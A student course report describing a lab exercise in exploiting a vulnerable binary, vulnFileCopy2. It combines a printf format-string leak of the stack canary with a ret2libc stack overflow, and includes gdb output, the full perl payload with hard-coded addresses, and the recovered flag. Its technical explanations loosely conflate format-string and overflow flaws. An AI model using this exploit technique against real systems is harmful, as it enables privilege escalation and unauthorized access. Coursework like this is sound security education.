Mohammad-Shamel Agha, Rudranil Maity, Anshuman Singh
Professor Michael Martin
CS 647-852
04/09/2023

CS 647-852 Project 2: Legolas

Executive Summary

In this problem, we were asked to examine the program `/home/legolas/vulnFileCopy2` for buffer overflow vulnerabilities. Once identified, we had to craft an exploit to get a shell on the system with the privileges of the user legolas, and recover the contents of the `/home/legolas/legolasflag.txt` file, which should be "inaccessible". We successfully gained unauthorized access to a shell with the privileges of user legolas and recovered the contents of legolasflag.txt file.

Throughout this project, we bypassed all the system's defenses against a buffer overflow attack and performed an exploit to write more data to the input buffer array than it was designed to hold. If this vulnerability is left unchecked, then the extra data is overwritten in the adjacent memory location which can cause the program to crash. The recommendations provided are meant to offer protection against this type of attack such as input validation and secure programming practices.

Vulnerabilities Identified

The main vulnerability identified was the buffer overflow vulnerability that arises when an attacker can send data to a buffer without proper bounds checking. This causes the buffer to overflow and potentially overwrite adjacent memory regions which, in this case, led to a security issue that resulted in privilege escalation or the system would be unable to operate properly. The worst-case scenario would be that an attacker was able to gain unauthorized access to the machine.

The buffer overflow vulnerability was detected because the format string argument in the `printf()` function was not carefully constructed. The `fileName` argument passed to the `printf()` function is not validated or sanitized. To exploit this vulnerability, an attacker can pass a carefully crafted `fileName` that includes format specifiers that caused `printf()` to read or write arbitrary data from or to memory.

Recommendations

A vital defense against buffer overflow attacks is input validation. Software should verify the data it receives to make sure it has the desired length and format. To avoid buffer overflow attacks, data that is longer than intended or contains unexpected characters should be ignored. All user input should be validated, as should any data obtained from outside sources including files, databases, and network connections. Developers can enhance the security of their programs and lessen the likelihood of buffer overflow attacks by employing this strategy.


Buffer overflow attacks can be stopped in large part by using secure programming techniques. Using secure programming techniques, such as modular code design and defensive programming principles, developers can produce more resilient and fault-tolerant code. To avoid unexpected behavior and lessen the possibility of buffer overflow attacks, error-handling mechanisms like exception handling can also be employed. Additionally, since unsafe functions like `strcpy()` and `printf()` might result in buffer overflow vulnerabilities, developers should avoid utilizing them. Developers may dramatically lower the danger of buffer overflow attacks and increase the overall security of their software by putting secure programming techniques into practice.

Assumptions

We assumed some possible vulnerabilities while performing the exploit. The main assumption was regarding the "/bin/sh" string, which we found while debugging the "`vulnFileCopy2`" file as a pattern between memory mappings of the previously mentioned file being debugged. Another assumption was that the same version of libc would be required to recreate this type of attack because if a different version would be used, the payload would not work. A third assumption was the offsets would always be the same regardless of Address Space Layout (ASLR) because the offsets were calculated using the addresses in the debugger.


Steps to Reproduce the Attack

The process originally began when we attempted to run the program. We were met with a 'permission denied' prompt whenever a file was imputed to be read. The issue presented was that the directory wasn't given the proper permissions. We executed the command `chmod 777 legolas/` was executed to update those permissions and it was validated with `ls -l`. As shown in screenshot 1, the fix permission issue with the legolas directory.




Screenshot 1: The updated permissions for the legolas directory

With the permissions fixed, we tried to rerun the program with `./vulnFileCopy2 $(perl -e 'print "%08x……"x350')` to perform the memory leak. Spot 287 was the end of the buffer of A's and was believed to be the canary value. The program was run a couple of times to validate that the canary value was located at spot 287. With one part of the payload found, we still needed to find the buffer size, the offset for ASLR, and the addresses of system, /bin/sh, and main. Another issue that needed to be tackled was the naming of the file because the command used was too long and gave an error. Screenshot 2 provided the memory leak for vulnFileCopy2.



Screenshot 2: The output of `./vulnFileCopy2 $(perl -e ‘print “%08x……”x350’)`

The rest of the payload was found with the aid of gdb. we used `disassemble vulnFileCopy` to have the vulnFileCopy2 disassembled. We noticed that “vulnFileCopy+65” had a comparison between `0x445` and `0x460`. `0x445` was the buffer because there was a comparison between it and the value stored at that memory address. We converted `0x445` to 1093 in decimal and knew that length was 1 number larger because it started from index 0 to index 1093. That meant that the buffer size was 1094 (As provided in screenshot 3, the partial output of the disassembly of vulnFileCopy).




```
legolas@cs647:~$ gdb -q vulnFileCopy2
Reading symbols from vulnFileCopy2...
(No debugging symbols found in vulnFileCopy2)
(gdb) disassemble vulnFileCopy
Dump of assembler code for function vulnFileCopy:
   0x00001365 <+0>:     push   %ebp
   0x00001366 <+1>:     mov    %esp,%ebp
   0x00001368 <+3>:     sub    $0x478,%esp
   0x0000136e <+9>:     mov    0x8(%ebp),%eax
   0x00001371 <+12>:    mov    %eax,-0x46c(%ebp)
   0x00001377 <+18>:    mov    %gs:0x14,%eax
   0x0000137d <+24>:    mov    %eax,-0xc(%ebp)
   0x00001380 <+27>:    xor    %eax,%eax
   0x00001382 <+29>:    movl   $0x0,-0x460(%ebp)
   0x0000138c <+39>:    jmp    0x13a6 <vulnFileCopy+65>
   0x0000138e <+41>:    lea    -0x452(%ebp),%edx
   0x00001394 <+47>:    mov    -0x460(%ebp),%eax
   0x0000139a <+53>:    add    %edx,%eax
   0x0000139c <+55>:    movb   $0x41,(%eax)
   0x0000139f <+58>:    addl   $0x1,-0x460(%ebp)
   0x000013a6 <+65>:    cmpl   $0x445,-0x460(%ebp)
   0x000013b0 <+75>:    jbe    0x138e <vulnFileCopy+41>
   0x000013b2 <+77>:    movl   $0x0,-0x460(%ebp)
   0x000013bc <+87>:    sub    $0xc,%esp
   0x000013bf <+90>:    push   $0x2072
   0x000013c4 <+95>:    call   0x13c5 <vulnFileCopy+96>
   0x000013c9 <+100>:   add    $0x10,%esp
   0x000013cc <+103>:   sub    $0xc,%esp
   0x000013cf <+106>:   push   -0x46c(%ebp)
   0x000013d5 <+112>:   call   0x13d6 <vulnFileCopy+113>
   0x000013da <+117>:   add    $0x10,%esp
   0x000013dd <+120>:   sub    $0xc,%esp
   0x000013e0 <+123>:   push   $0xa
   0x000013e2 <+125>:   call   0x13e3 <vulnFileCopy+126>
   0x000013e7 <+130>:   add    $0x10,%esp
   0x000013ea <+133>:   sub    $0xc,%esp
   0x000013ed <+136>:   push   $0x2084
   0x000013f2 <+141>:   call   0x13f3 <vulnFileCopy+142>
   0x000013f7 <+146>:   add    $0x10,%esp
   0x000013fa <+149>:   call   0x13fb <vulnFileCopy+150>
```

Screenshot 3: Disassembly of vulnFileCopy

The next step was to calculate the offset with the addresses of main, system, and /bin/sh. These were not the actual addresses because ASLR was enabled. We knew that the offset would be the same between each address. So, we used “`disassemble main`” to establish a breakpoint at the last line of the function. In our case, the last line was main<+231>, and thus used "`b *main+231`" in addition to `b main` to have our breakpoints. We ran the function up to the first breakpoint and used "`(gdb)p system`" to get the address of the system and "`(gdb)info proc mappings`" to find the address of /bin/sh. The results yielded the system to have an address of `0xf7d02720` and /bin/sh to have an address of `0xf7e71fd1`. Then we continued the process until the breakpoint for the return address of the main function. We ran "`stepi`" to get the last address needed to calculate the offsets and the address of main was `0xf7cd83e9` (As shown in screenshots 4 and 5, the complete process to find the addresses required for the offsets).


```
   0x00001317 <+154>:   je     0x1329 <main+172>
   0x00001319 <+156>:   sub    $0xc,%esp
   0x0000131c <+159>:   push   $0x2062
   0x00001321 <+164>:   call   0x1322 <main+165>
   0x00001326 <+169>:   add    $0x10,%esp
   0x00001329 <+172>:   cmpl   $0x2,(%ebx)
   0x0000132c <+175>:   jne    0x1344 <main+199>
   0x0000132e <+177>:   mov    -0x1c(%ebp),%eax
   0x00001331 <+180>:   add    $0x4,%eax
   0x00001334 <+183>:   mov    (%eax),%eax
   0x00001336 <+185>:   sub    $0xc,%esp
   0x00001339 <+188>:   push   %eax
   0x0000133a <+189>:   call   0x1365 <vulnFileCopy>
   0x0000133f <+194>:   add    $0x10,%esp
   0x00001342 <+197>:   jmp    0x134a <main+205>
   0x00001344 <+199>:   call   0x14f4 <usage>
   0x00001349 <+204>:   nop
   0x0000134a <+205>:   mov    -0xc(%ebp),%eax
   0x0000134d <+208>:   sub    %gs:0x14,%eax
   0x00001354 <+215>:   je     0x135b <main+222>
   0x00001356 <+217>:   call   0x1357 <main+218>
   0x0000135b <+222>:   lea    -0x8(%ebp),%esp
   0x0000135e <+225>:   pop    %ecx
   0x0000135f <+226>:   pop    %ebx
   0x00001360 <+227>:   pop    %ebp
   0x00001361 <+228>:   lea    -0x4(%ecx),%esp
   0x00001364 <+231>:   ret
End of assembler dump.
(gdb) b main
Breakpoint 1 at 0x128c
(gdb) b *main+231
Breakpoint 2 at 0x1364
(gdb) run
Starting program: /home/legolas/vulnFileCopy2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x5656628c in main ()
(gdb) p system
$1 = {int (const char *)} 0xf7d02720 <__libc_system>
```

Screenshot 4: Breakpoint setup and address of system



Screenshot 5: Addresses of /bin/sh and main


With the addresses stored, We noticed that our return address for main looked similar to some addresses from the memory leak. One address was followed by 0 and the other was followed by 2. It was evident that this would be the return address to overwrite, but was unsure which spot was the address that we needed for the exploit. In gdb, we reran the program until the first breakpoint. The best idea was to print out the stack to observe for any clues. We used "`(gdb)x/100xw $ebp`" to print out the stack and were met with the two return addresses followed by 0 and 1. We figured out that the 1, in this case, was indicative of an argument. This meant that the address at spot 311 would be the return address that was needed to overwrite. Screenshot 6 provided the stack frame of memory addresses.



```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/legolas/vulnFileCopy2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x5662928c in main ()
(gdb) x/100xw $ebp
0xff8c7908:     0x00000000      0xf7cb13e9      0x00000000      0x00000070
0xff8c7918:     0xf7f0cff4      0xf7cb13e9      0x00000001      0xff8c79d4
0xff8c7928:     0xff8c79dc      0xff8c7940      0xf7eb5ff4      0x5662927d
0xff8c7938:     0x00000001      0xff8c79d4      0xf7eb5ff4      0x5662be9c
0xff8c7948:     0xf7f0cb80      0x00000000      0xb1e3bca5      0x3f36b6b5
0xff8c7958:     0x00000000      0x00000000      0x00000000      0xf7f0cb80
0xff8c7968:     0x00000000      0xb2195a00      0xf7f0da40      0xf7cb1376
0xff8c7978:     0xf7eb5ff4      0xf7cb14bc      0xf7ed8b28      0x5662be9c
0xff8c7988:     0x00000000      0xf7f0d020      0x00000000      0x00000000
0xff8c7998:     0xf7cb143d      0x5662bfa0      0x00000001      0x56629150
0xff8c79a8:     0x00000000      0x5662917b      0x5662927d      0x00000001
0xff8c79b8:     0xff8c79d4      0x00000000      0x00000000      0xf7edc9b0
0xff8c79c8:     0xff8c79cc      0xf7f0da40      0x00000001      0xff8c8443
0xff8c79d8:     0x00000000      0xff8c845f      0xff8c846f      0xff8c84bf
0xff8c79e8:     0xff8c84d2      0xff8c84e6      0xff8c8513      0xff8c852e
0xff8c79f8:     0xff8c8545      0xff8c8571      0xff8c8591      0xff8c85ba
0xff8c7a08:     0xff8c85ce      0xff8c85e5      0xff8c8601      0xff8c8613
0xff8c7a18:     0xff8c862e      0xff8c863e      0xff8c8657      0xff8c866d
0xff8c7a28:     0xff8c867c      0xff8c86b2      0xff8c86bb      0xff8c86ce
0xff8c7a38:     0xff8c86df      0xff8c86f1      0xff8c8702      0xff8c8cf1
0xff8c7a48:     0xff8c8d12      0xff8c8d1e      0xff8c8d2f      0xff8c8d49
0xff8c7a58:     0xff8c8d9f      0xff8c8db6      0xff8c8dd8      0xff8c8def
0xff8c7a68:     0xff8c8e03      0xff8c8e23      0xff8c8e30      0xff8c8e4d
0xff8c7a78:     0xff8c8e58      0xff8c8e60      0xff8c8e72      0xff8c8e91
0xff8c7a88:     0xff8c8ec0      0xff8c8f15      0xff8c8f87      0xff8c8f99
```

Screenshot 6: The stack frame of vulFileCopy

Now it was time to craft the payload and the format was “`perl -e ‘print [buffer size] . [canary] . [byte alignment] . [address of system] . [address of main] . [address of /bin/sh]`“. Since we had to be mindful of the file name length that was present. To counter this check, Direct Access Parameters were utilized and we knew exactly which 2 parameters were required. 287 was our canary and 311 was our return address. We ran the program with “`./vulnFileCopy 2 ‘%287$x %311$x’`” followed by ctrl + z to stop the process. The canary value was `c97ce200` and the return address was `f7da03e9`. We ran a Python script called “`offset.py`” to calculate the offsets from the addresses gathered in gdb. The offset for the address of the system was `0x2a337` and the offset for the address of /bin/sh was `0x199be8`. Next was to use another Python script called aslr.py to calculate the new addresses with the calculated offsets and the actual return address. The address for the system was `0xf7dca720` and the address of /bin/sh was `0xf7f39fd1`. With that information, the payload looked like “`perl -e 'print "A"x1094 . "\x00\xe2\x7c\xc9" . "A"x12 . "\x20\xa7\xdc\xf7" . "\xe9\x03\xda\xf7" . "\xd1\x9f\xf3\xf7"' > '%287$x %311$x'`” followed by `fg` to resume the process. The enter key was pressed and we generated the shell. As shown in screenshot 7, we successfully crafted the payload and got the shell to work.



Screenshot 7: The process to craft the successful payload with our shell generated

Findings


Once we had successfully generated a shell for legolasflag.txt, we used `ls` to validate whether we could see legolasflag.txt. we used `cat legolasflag.txt` to display the contents of the file followed by `whoami` to validate that we were on user Legolas. We were also able to exit the shell gracefully. As shown in the following screenshot, the contents of legolasflag.txt are the following:

`a7db9c0a021439b0dac996bcde76120d4f500e623991349dc669debfdb1c160f`
`70a9e42244cab3d1b2906b16c5503cee08aecda57c451ab6ec2becc7133fc227`


Screenshot 8: Contents of legolasflag.txt as legolasflag and the shell's graceful exit

Appendix

This section provided screenshots of the source code of both offset.py and aslr.py



Screenshot 9: The source code of offset.py



Screenshot 10: The source code of aslr.py